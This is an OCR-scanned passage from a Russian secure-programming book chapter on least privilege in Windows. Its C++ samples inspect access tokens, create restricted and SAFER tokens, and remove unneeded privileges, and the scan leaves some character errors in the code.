       DWORD dwPrivilegeNameLength=sizeof(szPrivilegeName);

      if (LookupPrivilegeName(NULL,
         &pPrivileges->Privileges[i].Luid,
         szPrivilegeName,
         &dwPrivilegeNameLength))
         printf("\t%s (%lu)\n",
               szPrivilegeName,
               pPrivileges->Privileges[i].Attributes);
      else
         printf("LookupPrivilegeName завершилась с ошибкой - %lu\n",
               GetLastError());

   }

   delete [] (LPBYTE) pPrivileges;
}

int wmain( ) {
   if (!ImpersonateSelf(SecurityImpersonation)) {
      printf("ImpersonateSelf Error %u\n", GetLastErrorO);
      return -1;
   }

   HANDLE hToken = NULL;
   if (!OpenProcessToken(GetCurrentProcess(),TOKEN_QUERY,&hToken)) {
      printf("OpenThreadToken Error %u\n", GetLastErrorO);
      return -1;
   }

   printf("\nUser Name\n");
   GetUserNames();
```

```
    printf("\nSIDS\n");
    GetAllSIDs(hToken,TokenGroups);

    printf("\nRestricting SIDS\n");
    GetAllSIDs(hToken,TokenRestrictedSids);

    printf("\nPrivileges\n");
    GetPrivs(hToken);

    RevertToSelf();

    CloseHandle(hToken);

    return 0;
}
```

Исходный текст файла MyToken.cpp хранится в папке *Secureco2\Chapter07* с примерами. Программа открывает маркер потока и извлекает из него информацию об имени пользователя, обычных SID, ограничивающих SID и привилегиях. Основную работу выполняют функции *GetUser*, *GetAllSIDs* и *GetPrivs*. Существует два варианта *GetAllSIDs* для извлечения стандартных и ограничивающих SID. Последние (их наличие не обязательно) добавляются в маркер для снижения уровня доступа процесса или потока по отношению к доступу пользователя. Об ограниченных маркерах я расскажу далее в этой же главе, впрочем, как и о SID с проверкой только на запрет (они отмечаются строкой *[DENY]*).

Примечание Перед открытием маркера доступа потока для детального исследования придется позаимствовать права пользователя, но это не обязательно, если вызывать функцию *OpenProcessToken*.

Если вы не хотите сами разрабатывать программу анализа содержимого маркера, используйте приложение Token Master — оно описано в книге Джеффри Рихтера (Jeffrey Richter) и Джейсона Кларка (Jason Clark) «Programming Server-Side Applications for Microsoft Windows 2000» (Microsoft Press, 2000) (Рихтер Дж, Кларк Дж. Д, Программирование серверных приложений для Microsoft Windows 2000. СПб.: «Питер»; М.: «Русская редакция», 2001) и содержится на прилагаемом к ней компакт-диске. Token Master позволяет вам войти в систему под выбранной учетной записью и исследовать созданный при этом операционной системой маркер, а также получить доступ к работающему процессу и просмотреть содержимое его маркера (рис. 7-2).

Поле Token Information содержит список всех SID и привилегий маркера, а также SID пользователя. Пример-приложение следует запускать от имени администратора. Анализируя стандартный маркер администратора, MyToken.cpp выявляет следующую информацию:

```
User   NORTHWINDTRADERS\blake
SIDS   NORTHWINDTRADERS\Domain Users
                       \Everyone
       BUILTIN\Administrators
       BUILTIN\Users
```

```
        NT AUTHORITY\INTERACTIVE
        NT AUTHORITY\Authenticated Users

Restricting SIDS
    None

Privileges
    SeChangeNotifyPrivilege (3)
    SeSecurityPrlvilege (0)
    SeBackupPrivilege (0)
    SeRestorePrivilege (0)
    SeSystemtimePrivilege (0)
    SeShutdownPrivilege (0)
    SeRemoteShutdownPrivilege (0)
    SeTakeOwnershipPrivilege (0)
    SeDebugPrivilege (0)
    SeSystemEnvironmentPrivilege (0)
    SeSystemProfilePrivilege (0)
    SeProfileSingleProcessPrivilege (0)
    SeIncreaseBasePriorityPrivilege (0)
    SeLoadDriverPrivilege (2)
    SeCreatePagefilePrivilege (0)
    SeIncreaseQuotaPrivilege (0)
    SeUndockPrivilege (2)
    SeManageVolumePrivilege (0)
```




Рис. 7-2. *Результаты анализа маркера экземпляра Cmd.exe, выполняемого от имени SYSTEM*

Обратите внимание на цифры рядом с названиями привилегий — это битовые маски из значений, указанных в табл. 7-4.

Таблица 7-4. Атрибуты привилегий

Атрибут	Значение	Описание
SE_PRIVILEGE_USED_FOR_ACCESS	0x80000000	Привилегия использовалась для получения доступа к объекту
SE_PRIVILEGE_ENABLED_BY_DEFAULT	0x00000001	Привилегия предоставлена по умолчанию
SE_PRIVILEGE_ENABLED	0x00000002	Привилегия предоставлена

Этап 5: выясните необходимость всех привилегий и SID-идентификаторов

Этот этап намного веселее: совместно с представителями групп проектирования, разработки и тестирования проанализируйте каждый SID и привилегию, пытаясь выяснить, без каких вы обойдетесь. Просто сравните список используемых ресурс >в и функций, полученный на этапах 1 и 2, с полученной на этапе 4 информацией о маркере. Если маркер содержит SID иди привилегии, в которых нет необходимости, серьезно подумайте об их удалении.

Примечание Наличие некоторых SID, таких как идентификаторы групп Users (Пользователи) и Everyone (Все), вполне обосновано. Не стоит удалять их из маркера.

Наше приложение получает доступ только на основании таблицы ACL, а не привилегий, однако содержит целый «букет» неиспользуемых привилегий! Если в приложении есть ошибка, позволяющая запускать на исполнение посторонний код, он получит все эти привилегии. Из перечисленных наибольшую опасность представляет привилегия отладки программ.

Этап 6: внесите изменения в маркер

Последняя операция — ограничение возможностей маркера. На то есть три способа:

- разрешить выполнение приложения под другими, менее привилегированными, учетными записями;
- использовать *ограниченные маркеры* (restricted tokens);
- радикально удалить ненужные привилегии.

А теперь поговорим о каждом поподробнее,

Разрешите выполнение приложения под непривилегированными учетными записями

Такая операция вполне допустима, но при этом придется отключить некоторые функции программы. Например, пользователю доступны 95% возможностей пр< >-граммы, исключение составит архивирование файлов.

Примечание Для того чтобы проверить во время выполнения программы, обладает ли учетная запись нужной привилегией, применяется Windows-функция *PrivilegeCheck*. Если программа выполняет привилегированную операцию, например архивирование файлов, вы вправе запретить ее для непривилегированного пользователя.

Внимание! С приложением, для работы которого требуются высокие привилегии, могут возникнуть проблемы при внедрении в крупных компаниях. В больших организациях очень не любят предоставлять пользователям какие-либо дополнительные права, помимо базовых. Это делается из соображений безопасности и снижения совокупной стоимости владения. Получив привилегии, пользователь может изменить части системы и вывести ее из строя, а на восстановление придется затратить усилия службы поддержки. Вывод ясен: из-за необходимости предоставлять высокие привилегии в некоторых случаях клиент может отказаться от вашего приложения.

Иногда при применении принципа минимальных привилегий возможны трудности. Если приложение плохо спроектировано и без особой необходимости требует высоких привилегий, то подчас единственный выход из такой ситуации — полная переделка программы.

Как-то мне попалось Web-приложение, работающее только как SYSTEM, так как — по заявлению разработчиков — один компонент программы позволял администратору добавлять новые учетные записи. Приложение было монолитным, поэтому не только администраторская часть, но и весь процесс приходилось запускать от имени SYSTEM. Как выяснилось, учетные записи добавлялись довольно редко, и после долгих дебатов разработчики решили внести изменения в следующую версию продукта:

- запускать приложение под специальной непривилегированной учетной записью;
- заставить приложение требовать от администраторов прохождения Windows-аутентификации;
- заставить приложение олицетворять пользователя и работать с базой данных учетных записей. В этом случае при отказе в доступе выяснится, что у пользователя нет прав на администрирование!

В новой версии была упрощена архитектура и применялись стандартные механизмы безопасности операционной системы. Программа стала выполняться с меньшими привилегиями, что снизило вероятность ущерба в случае атаки.

С точки зрения безопасности, запуску приложения с минимальными привилегиями альтернативы нет. Если процесс работает как SYSTEM или под другой учетной записью с высокими привилегиями, а созданный поток олицетворяет пользователя и поэтому имеет меньшие возможности, злоумышленник все равно заполучит права SYSTEM. Внедрив свой код (к примеру, через переполнение буфера) и вызвав функцию *RevertToSelf*, он сможет отменить олицетворение и получить права процесса-родителя, то есть SYSTEM. Если же приложение всегда работает под непривилегированной учетной записью, вызов *RevertToSelf* не будет иметь катастро-

фических последствий. Возьмем, к примеру, IIS 5. Web-приложения необходимо всегда запускать в процессе, отдельном от основного, [что соответствует высокому (High) и среднему (Medium) уровням изоляции]. В этом случае приложение выполняется под учетной записью IWAM_*<имя_компьютера>*.Не стоит исполнять приложение с правами основного процесса IIS [соответствует низкому (Low) уровню изоляции], так как последний обладает привилегиями SYSTEM. В первом случае возможный ущерб от переполнения буфера незначителен, так как процесс исполняется под гостевой учетной записью, для которой круг доступных операций значительно ограничен. Замечу также, что в IIS 6 вообще нет пользовательского кода, работающего как SYSTEM, поэтому приложение, рассчитанное на привилегии SYSTEM потока Web-сервера, работать не сможет.

Используйте ограниченные маркеры

Одна из новинок Windows 2000/XP — ограничение возможностей маркера. *Ограниченным* (restricted) называется исходный маркер или маркер олицетворения, измененный с помощью функции *CreateRestictedToken*. Процесс или поток с ограниченным маркером понижается в правах на доступ к защищаемым объектам и на выполнение привилегированных операций, кроме того, потоку доступны только локальные ресурсы. Функция *CreateRestictedToken* позволяет выполнить одну из трех операций ограничения маркера:

- удалить привилегии из маркера;
- внести ограничивающие SID (restricting SID);
- установить в SID-идентификаторе *атрибут проверки только на запрет* (deny-only attribute).

Удаление привилегий

Процедура проста и прямолинейна: из маркера безвозвратно удаляются ненужные привилегии. Для их восстановления поток придется уничтожить и создать заново.

Добавление ограничивающих SID

Добавляя ограничивающие идентификаторы безопасности в маркер доступа, «отключают» ненужные SID. Когда ограниченный процесс или поток пытается получить доступ к защищаемому объекту, система проводит проверку обоих наборов SID — обычных и ограничивающих — и разрешает доступ, только если обе проверки завершились успешно.

А теперь пример использования ограниченных SID. Пусть ACL файла разрешает группе Everyone (Все) чтение файла, а группе Administrators (Администраторы) - чтение, запись и удаление. Приложению удалять файлы не нужно. Возможность удаления предоставляется только специальным инструментам администрирования, которые поставляются в комплекте с приложением. Административные полномочия предоставлены Brian, менеджеру по сбыту. Его маркер содержит идентификаторы следующих групп:

- Everyone (Все);
- Authenticated Users (Прошедшие проверку);
- Administrators (Администраторы);
- Marketing.

Приложение не предназначено для администрирования, поэтому необходимо добавить ограничивающий (блокирующий) идентификатор с одной записью для группы Everyone. При запуске приложения от имени рядового пользователя создается ограниченный маркер. Когда Brian пытается удалить файл с помощью инструмента администрирования, система проверяет, имеет ли он право на удаление, просматривая первый набор SID. Ответ положительный (он входит в группу Administrators, у которой такая привилегия есть), но это еще не все. ОС просматривает список ограничивающих SID, находит там только SID группы Everyone и отказывает в удалении файла, так как для Everyone разрешен доступ только для чтения,

Примечание Проще всего понять действие ограничивающих SID, если представить, что сначала выполняется логическое умножение (AND) двух списков SID, а полученный результат служит для проверки доступа. Или же что проверка доступа осуществляется на основе пересечения двух списковSID.

Установка в SID атрибута проверки только на запрет

Запрещающие идентификаторы безопасности (deny-only SID) применяются только для запрещения доступа к защищаемому объекту. Их невозможно применить для предоставления доступа. Если в ACL ресурса Marketing имеется ACE-запись Deny: Full Controll (Запретить: Полный доступ), а в маркере содержится SID группы Marketing, то пользователь доступа не получит. Но если у другого ресурса есть ACE-запись Marketing — Allow: Read (Разрешить: Чтение), а в маркере пользователя SID группы Marketing является запрещающим, запрет распространяется только на чтение объекта.

Подозреваю, что это выглядит слишком сложно, но надеюсь, что табл. 7-5 поможет вам разобраться в этом вопросе.

Таблица 7-5. Взаимодействие запрещающих SID и ACL

	ACL объекта содержит запись «Marketing — Allow: Read»	ACL объекта содержит запись «Marketing — Deny: Full Control»	ACL объекта не содержит ACE-записи для Marketing
Маркер пользователя содержит SID группы Marketing	Доступ разрешен	Доступ запрещен	Доступ зависит от других ACE объекта
Маркер пользователя содержит запрещающий SID группы Marketing	Доступ запрещен	Доступ запрещен	Доступ зависит от других ACE объекта

Заметьте: простое удаление SID из маркера — и проблема с безопасностью тут как тут, именно поэтому предусмотрена возможность установки в SID атрибута проверки только на запрет. Вот вам пример. Пусть ACL ресурса запрещает доступ к ресурсу группе Marketing. Если программа удаляет SID группы Marketing из маркера пользователя, пользователь, казалось бы, загадочным, но довольно очевид-

ным образом получает доступ к ресурсу! Поэтому не стоит удалять SID — лучше превратить его в запрещающий.

Используйте ограниченные маркеры

Принимая решение о необходимости применения ограниченных маркеров, учитывают ряд обстоятельств.

- Если программе заведомо не понадобится определенный уровень доступа, можно изменить соответствующие SID так, чтобы они работали только на запрет. Например, экранной заставке администраторский доступ вообще не нужен, так что администраторские SID стоит переделать в запрещающие. «Родные» экранные заставки Windows 2000/XP работают именно так.
- Если вы точно знаете, какому минимальному набору пользователей и групп необходим доступ к ресурсу, применяйте ограниченные SID. Так, если для доступа к рассматриваемому ресурсу достаточно членства в группе Authenticated Users, назначьте ограниченный SID группы Authenticated Users. Это помешает недружелюбным программам, перехватившим ограниченный маркер, получить доступ к личным данным пользователей (например, криптографическим ключам),
- Если приложение во время работы запускает на выполнение произвольный код, надежность которого заранее неизвестна, стоит использовать ограниченный маркер. Примеры таких приложений: почтовые программы (точнее, вложения) и программы обмена сообщениями (из-за возможности передачи файлов). Если приложение вызывает функции *ShellExecute* или *CreateProcess* для произвольных файлов, настоятельно рекомендуем применять ограниченный маркер,

Программа-пример, демонстрирующая возможности ограниченных маркеров

Передав ограниченный маркер в функцию *CreateProcessAsUser*, можно создать процесс с ограниченными правами и привилегиями. Это же верно в отношении вызова *ImpersonateLoggedOnUser* или *SetThreadToken* с той разницей, что в ограниченном контексте безопасности вошедшего в систему пользователя работает поток,

Вот программа, демонстрирующая, как на основе маркера текущего процесса создавать новый ограниченный маркер: удаляются все привилегии, кроме *SeChangeNotifyPrivilege* (она нужна всем учетным записям). Для этого устанавливается флаг *DISABLE_MAX_PRIVILEGE*, но для тонкого выборочного отключения привилегий придется создать собственный список, не говоря уже о превращении SID-идентификатора локального администратора в запрещающий.

```
/*
   Restrict.cpp
*/
// Создаем SID для группы BUILTIN\Administrators.
BYTE sidBuffer[256];
PSID pAdminSID = (PSID)sidBuffer;
SID_IDENTIFIER_AUTHORITY SIDAuth = SECURITY_NT_AUTHORITY;

If (!AllocateAndInitializeSid( &SIDAuth, 2,
                               SECURITY_BUILTIN_DOMAIN_RID ,
```

```
                        DOMAIN_ALIAS_RID_ADMINS, 0, 0, 0, 0, 0, 0,
                        &pAdminSID) ) {
   printf("AllocateAndInitializeSid Error %u\n", GetLastError() );
   return -1;
}

// Превращаем SID локального администратора в запрещающий SID.
SID_AND_ATTRIBUTES SidToDisable[1];
SidToDisable[0].Sid = pAdminSID;
SidToDisable[0].Attributes = 0;

// Получаем маркер текущего процесса.
HANDLE hOldToken = NULL;
if (! OpenProcessToken(
   GetCurrentProcess(),
   TOKEN_ASSIGN_PRIMARY | TOKEN_DUPLICATE |
   TOKEN_QUERY | TOKEN_ADJUST_DEFAULT,
   &hOldToken)) {
   printf("OpenProcessToken завершилась с ошибкой (%lu)\n", GetLastError() );
   return -1;
}

// Создаем на основе полученного маркера процесса ограниченный маркер.
HANDLE hNewToken = NULL;
if (!CreateRestrictedToken(hOldToken,
   DISABLE_MAX_PRIVILEGE,
   1, SidToDisable,
   0, NULL,
   0, NULL,
   &hNewToken)) {
   printf("CreateRestrictedToken завершилась с ошибкой (%lu)\n", GetLastError() );
   return -1;
}

if (pAdminSID)
   FreeSid(pAdminSID);

// Следующий код создает новый процесс
// с ограниченным маркером.
PROCESS_INFORMATION pi;
STARTUPINFO si;
ZeroMemory(&si, sizeof(STARTUPINFO) );
si.cb = sizeof (STARTUPINFO);
si.lpDesktop = NULL;

// Задаем путь к Cmd.exe, чтобы быть уверенным,
// что не выполняем "троянскую" версию Cmd.exe,
Char szSysDir[MAX_PATH+1];
if (GetSystemDirectory(szSysDir,MAX_PATH)) {
   char szCmd[MAX_PATH+1];
   if (StringCchCopy(szCmd,MAX_PATH,szSysDir) == S_OK &&
```

```
        StringCchCat(szCmd, MAX_PATH, "\\") == S_OK &&
        StringCchCat(szCmd, MAX_PATH, "cmd.exe") == S_OK) {

          if(!CreateProcessAsUser(
                hNewToken,
                szCmd, NULL,
                NULL, NULL,
                FALSE, CREATE_NEW_CONSOLE,
                NULL, NULL,
                &si, &pi))
             printf("CreateProcessAsUser завершилась с ошибкой (%lu)\n",
                   GetLastError() );
    }
}

CloseHandle(hOldToken);
CloseHandle(hNewToken);
return 0;
```

Примечание Невозможна сетевая аутентификация маркера с ограниченными SID в качестве пользователя. Функция *IsTokenRestricted* позволит выяснить, ограничен ли маркер,

Внимание! Не меняйте в Restrict.cpp значение *STARTUPINFO.lpDesktop* (в программе — *NULL*) на *winsta0\\default*. В противном случае при работе с сервером терминалов (Terminal Server) приложение будет выполняться в физической консоли пользователя, а не в сессии Terminal Server, из которой его запустили.

Полный листинг программы вы найдете в папке *Secureco2\Chapter07*. Программа создает новый экземпляр программы командного процессора — в нем можно выполнять другие приложения для изучения их поведения в урезанном контексте безопасности.

Если после выполнения демонстрационного приложения вы взглянете на содержимое маркера процесса (применив программу MyToken.cpp), то получите показанный далее результат. Как вы видите, SID группы Administrators стал запрещающим (deny-only), а все привилегии, кроме *SeChangeNotifyPrivilege* удалены.

```
User    NORTHWINDTRADERS\blake
SIDS    NORTHWINDTRADERS\Domain Users
        \Everyone
        BUILTIN\Administrators        [DENY]
        BUILTIN\Users
        NT AUTHORITY\INTERACTIVE
        NT AUTHORITY\Authenticated Users

Restricting SIDS
   None
```

Privileges
SeChangeNotifyPrivilege (3)

Следующий код создает новый процесс, применяя ограниченный маркер. Аналогично создают отдельные потоки. Здесь демонстрируется использование ограниченного маркера в многопоточном приложении. Для создания потока вызывается функция *ThreadFunc*; она удаляет из маркера потока все привилегии, кроме *Bypass Traverse Checking*, а затем вызывает функцию *DoThreadWork*.

```
#include <windows.h>
DWORD WINAPI ThreadFunc(LPVOID lpParam) {
   DWORD dwErr = 0;

   try {
      if (!ImpersonateSelf(SecurityImpersonation))
         throw GetLastError();

      HANDLE hToken = NULL;
      HANDLE hThread = GetCurrentThread();
      if (!OpenThreadToken(hThread,
         TOKEN_ASSIGN_PRIMARY | TOKEN_DUPLICATE |
         TOKEN_QUERY | TOKEN_IMPERSONATE,
         TRUE,
         &hToken))
         throw GetLastError();

      HANDLE hNewToken = NULL;
      if (!CreateRestrictedToken(hToken,
         DISABLE_MAX_PRIVILEGE,
         0, NULL,
         0, NULL,
         0, NULL,
         &hNewToken))
         throw GetLastError();

      if (!SetThreadToken(&hThread, hNewToken))
         throw GetLastError();

      // DoThreadWork действует в "урезанном" контексте.
      DoThreadWork(hNewToken);

   } catch(DWORD d) {
      dwErr = d;
   }

   if (dwErr == 0)
      RevertToSelf();

   return dwErr;
}
```

```
void main() {
   HANDLE h = CreateThread(NULL, 0,
                     (LPTHREAD_START_ROUTINE)ThreadFunc,
                     NULL, CREATE_SUSPENDED, NULL);
   if (h)
      ResumeThread(h);
}
```

Применяйте политику ограниченного использования программ и Windows XP

В Windows XP добавлена новая возможность под названием Software Restriction Policies (Политики ограниченного использования программ), или SAFER, созданная для упрощения работы с ограниченными маркерами в приложениях. Мы поговорим о вопросах программирования для SAFER, а не администрирования. Подробнее об администрировании SAFER вы узнаете во встроенной справочной системе Windows XP, выполнив поиск по фразе Software Restriction Policies (в русской версии — «Политики ограниченного использования программ»).

SAFER содержит ряд функций (они объявлены в Winsafer.h), которые упрощают работу с маркерами с низкими привилегиями. Одна из них — *SaferComputeTokenFromLevel*. Получая маркер в качестве аргумента, она модифицирует его, урезая права до заранее определенного уровня.

Показанный далее код демонстрирует создание нового процесса для выполнения от имени NormalUser, учетной записи, не входящей ни в группу Administrators (Администраторы), ни в Power Users (Опытные пользователи). Файл с кодом есть в папке *Secureco2\Chapter07*. После выполнения программы используйте MyToken.cpp для просмотра изменений SID и привилегий,

```
Л
   SAFER.cpp
*/
#include <windows.h>
ttinclude <WinSafer.h>
#include <winnt.h>
#include <stdio.h>
#include <strsafe.h>

void main() {
   SAFER_LEVEL_HANDLE hAuthzLevel;

   // Допустимые программные уровни SAFER:
   //   SAFER_LEVELID_FULLYTRUSTED    (полное доверие)
   //   SAFER_LEVELID_NORMALUSER      (обычный)
   //   SAFER_LEVELID_CONSTRAINED     (ограниченный)
   //   SAFER_LEVELID_UNTRUSTED       (ненадежный)
   //   SAFER_LEVELID_DISALLOWED      (запрещенный)

   // Создаем уровень обычного пользователя.
   if (SaferCreateLevel(SAFER_SCOPEID_USER,
                     SAFER_LEVELID_NORMALUSER,
                     O, &hAuthzLevel, NULL)) {
```

```
        //  Создаем ограниченный маркер для дальнейшего использования.
        HANDLE hToken = NULL;
        if  (SaferComputeTokenFromLevel(
            hAuthzLevel, // Описатель более безопасного уровня.
            NULL,        // Текущий маркер потока - NULL,
            &hToken,     // Целевой маркер.
            0,           // Без флагов.
            NULL)) {     // Зарезервировано,

            // Определяем путь к Cmd.exe,чтобы быть уверенными в том,
            // что мы не выполняем "троянскую" версию Cmd.exe
            char szPath[MAX_PATH+1], szSysDir[MAX_PATH+1];
            if (GetSystemDirectory(szSysDir, sizeof (szSysDir))) {
                StringCbPrintf(szPath,
                        sizeof (szPath),
                       "%s\\cmd.exe",
                        szSysDir);

                STARTUPINFO  si;
                ZeroMemory(&si, sizeof(STARTUPINFO));
                si.cb=sizeof(STARTUPINFO);
                si.lpDesktop = NULL;

                PROCESS_INFORMATION  pi;
                if  (!CreateProcessAsUser(
                    hToken,
                    szPath, NULL,
                    NULL, NULL,
                    FALSE, CREATE_NEW_CONSOLE,
                    NULL, NULL,
                    &si, &pi))
                    printf("CreateProcessAsUser завершилась с ошибкой (%lu)\n",
                          GetLastError() );
            }

        }
        SaferCloseLevel(hAuthzLevel);
    }
}
```

Примечание Возможности SAFER очень обширны и не ограничиваются упрощением процедуры создания преопределенных маркеров и выполнением процессов в более безопасном контексте. Рассказ о потенциале SAFER, касающемся политик и развертывания, выходит за рамки нашей книги, посвященной созданию защищенных приложений. Даже хорошо написанное приложение может пасть жертвой атаки из-за неграмотного администрирования или неправильной установки. Поэтому необходимо, чтобы развертывающие приложение специалисты знали, как надежно и практично устанавливать и использовать технологии, в числе которых SAFER.

Полностью удаляйте ненужные привилегии

В период Windows Security Push (когда сотрудники Microsoft работали не над новыми возможностями, а тестировали и проверяли безопасность старых) мы добавили к Windows .Net Server 2003 новую функцию — удаление привилегии выполняемого приложения. Тут есть небольшое отличие от SAFER: подразумевается «чистка» привилегий из первичного маркера процесса, а не порожденного потока. Преимущество заключается в том, что приложению запрещенные привилегии в принципе недоступны: как в штатном режиме, так и под атакой.

Как правило, код для удаления привилегий вызывается при запуске приложения. Приведенный ниже текст программы демонстрирует удаление двух привилегий из маркера процесса.

```
// RemPriv
ffifndef  SE_PRIVILEGE_REMOVED
#define SE_PRIVILEGE_REMOVED (0x00000004)
ffendif

DWORD RemovePrivs(LPCTSTR szPrivs[], DWORD cPrivs) {
   HANDLE hProcessToken = NULL;

   if (!OpenProcessToken(GetCurrentProcess(),
                 TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY,
                 &hProcessToken))
      return GetLastError();

   DWORD cbBuff = sizeof TOKEN_PRIVILEGES +
            (sizeof LUID_AND_ATTRIBUTES * cPrivs);
   char *pbBuff = new char[cbBuff];
   PTOKEN_PRIVILEGES pTokPrivs = (PTOKEN_PRIVILEGES)pbBuff;

   // Удаляем две привилегии.
   pTokPrivs->PrivilegeCount = cPrivs;

   for (DWORD i=0; i < cPrivs; i++) {
      LookupPrivilegeValue(NULL,szPrivs[i],
            &(pTokPrivs->Privileges[i].Luid));
      pTokPrivs->Privileges[i].Attributes = SE_PRIVILEGE_REMOVED;
   }

   // Удаляем привилегии.
   BOOL fRet = AdjustTokenPrivileges(hProcessToken,
                              FALSE,
                              pTokPrivs,
                              0,
                              NULL,
                              NULL);
   DWORD dwErr = GetLastErrorO;

ffifdef _DEBUG
   printf("AdjustTokenPrivileges() -> %d\nGetLastError() -> %d\n",
            fRet,
```

```
            dwErr);
ttendif

    if (pbBuff) delete [] pbBuff;
    CloseHandle(hProcessToken);
    return dwErr;
}

int main(int argc, CHAR* argv[]) {
    LPCTSTR szPrivs[] = {SE_TAKE_OWNERSHIP_NAME, SE_DEBUG_NAME};
    if (RemovePrivs(szPrivs,
        sizeof(szPrivs)/sizeof(szPrivs[0])) == 0) {
        // Круто! Работает!
    }
}
```

Если вы знакомы с *AdjustTokenPrivileges*, то поймете, что единственное изменение заключается в появлении нового флага — *SE_PRIVILIGE_REMOVED*. Запомните: удаление привилегий фундаментально отличается от отключения привилегий, так как в первом случае привилегия полностью убирается из маркера. При этом удаление привилегий влияет только на один процесс, остальные процессы той же учетной записи никак не затрагиваются.

Если вы создали службу для работы в Windows .NET Server 2003 и уверены, что ей никогда не потребуются определенные привилегии, желательно их удалить. Так как подобный код работает только в операционных системах, начиная с Windows .NET Server 2003, перед его выполнением разумно вызвать функцию *GetVersionEx* и выяснить версию ОС.

К примеру, в Windows .NET Server 2003 процесс LSA (LSASS.EXE) лишен привилегий, которые не нужны для выполнения системных задач:

- *SeTakeOwnershipPrivilege*;
- *SeCreatePagefilePrivilege*;
- *SeLockMemoryPrivilege*;
- *SeAssignPrimaryTokenPrivilege*;
- *SeIncreaseQuotaPrivilege*;
- *SeIncreaseBasePriorityPrivilege*;
- *SeCreatePermanentPrivilege*;
- *SeSystemEnvironmentPrivilege*;
- *SeUndockPrivilege*;
- *SeLoadDriverPrivilege*;
- *SeProfileSingleProcessPrivilege*;
- *SeManageVolumePrivilege*.

У службы Smartcard также удалены лишние привилегии:

- *SeSecurityPrivilege*;
- *SeSystemtimePrivilege*;
- *SeDebugPrivilege*;
- *SeShutdownPrivilege*;
- *SeUndockPrivilege*.

Доходит даже до того, что у некоторых компонентов убирают все привилегии, кроме *SeChangeNotifyPrivilege* которая необходима для работы с NTFS. Следующий код предназначен именно для этого:

```
/*
   JettisonPrivs.cpp
V

#ifndef SE_PRIVILEGE_REMOVED
#   define SE_PRIVILEGE_REMOVED  (0x00000004)
ttendif

#define SAME_LUID(luid1,luid2) \
   (luid1.LowPart == luid2.LowPart && \
   luid1.HighPart == luid2.HighPart)

DWORD JettisonPrivs() {
   DWORD  dwError = 0;
   VOID*  TokenInfo = NULL;

   try {
      HANDLE hToken = NULL;
      if (!OpenProcessToken(
         GetCurrentProcess(),
         TOKEN_QUERY | TOKEN_ADJUST_PRIVILEGES,
         &hToken))
            throw GetLastError();

      DWORD dwSize=0;
      if (!GetTokenInformation(
         hToken,
         TokenPrivileges,
         NULL, 0,
         &dwSize)) {

         dwError = GetLastError();
         if (dwError != ERROR_INSUFFICIENT_BUFFER)
            throw dwError;
      }

      TokenInfo = new char[dwSize];

      if (NULL == TokenInfo)
         throw ERROR_NOT_ENOUGH_MEHORY;

      if (!GetTokenInformation(
         hToken,
         TokenPrivileges,
         TokenInfo, dwSize,
         SdwSize))
            throw GetLastError();
```

```
        TOKEN_PRIVILEGES* pTokenPrivs = (TOKEN_PRIVILEGES*) TokenInfo;

        // Эту привилегию удалять не нужно.
        LUID luidChangeNotify;
        LookupPrivilegeValue(NULL, SE_CHANGE_NOTIFY_NAME,
                             &luidChangeNotify);

        for (DWORD dwIndex = 0;
                 dwIndex < pTokenPrivs->PrivilegeCount;
                 dwIndex++)
            if (!SAME_LUID (pTokenPrivs->Privileges[dwIndex].Luid,
                      luidChangeNotify))
                pTokenPrivs->Privileges[dwIndex].Attributes =
                     SE_PRIVILEGE_REMOVED;

        if (!AdjustTokenPrivileges(
            hToken,
            FALSE,
            pTokenPrivs, dwSize,
            NULL, NULL))
                throw GetLastError();
    } catch (DWORD err) {
        dwError = err;
    }

    if (TokenInfo)
        delete [] TokenInfo;

    return dwError;
}
```

Учетные записи непривилегированных служб в Windows XP/.NET Server 2003

Службы Windows традиционно разрешается настраивать для работы как в контексте безопасности локальной системы, так и под учетной записью пользователя. Создание отдельных учетных записей для работы каждой службы — довольно обременительное занятие, поэтому почти все локальные службы работают под учетной записью локальной системы. У последней высокие привилегии (привилегия *SeTcbPrivilege*, SID учетной записи SYSTEM и SID группы локальных администраторов), а это очень плохо: взломав службу, злоумышленник легко проникнет в систему и получит практически неограниченные права.

Многим службам не нужны столь высокие привилегии, поэтому более безопасный контекст оказывается как никогда кстати. Для этого в Windows XP введены две новые учетные записи служб:

- локальной службы (NTAUTHORITY\LocalService);
- сетевой службы (NTAUTHORITY\NetworkService).

Первая обладает минимальными привилегиями на компьютере и при доступе к сетевым ресурсам действует как анонимный пользователь. У второй также минимальные привилегии, но при доступе к сетевым ресурсам она действует от имени учетной записи компьютера.

Приведу пример. Служба, работающая на компьютере BlakeLaptop под учетной записью LocalService и обращающаяся к файлу на удаленном компьютере, действует и выглядит точно так же, как анонимный пользователь (не путайте с гостевой учетной записью). Как правило, доступ без аутентификации (то есть анонимный) запрещен, поэтому обратиться к сетевому файлу не удастся. Если же служба выполняется на BlakeLaptop от имени NetworkService, доступ к файлу осуществляется под учетной записью *BLAKELAPTOP$*.

Примечание Запомните: в Windows 2000/XP компьютер в составе домена проходит стандартные процедуры аутентификации, а его имя состоит из имени компьютера с добавленным в конец знаком 1 Для управления доступом компьютеров к ресурсам используются ACL — точно так же, как для обычных пользователей.

В табл. 7-6показано, какие привилегии связаны с учетными записями отдельных служб Windows .NET Server 2003.

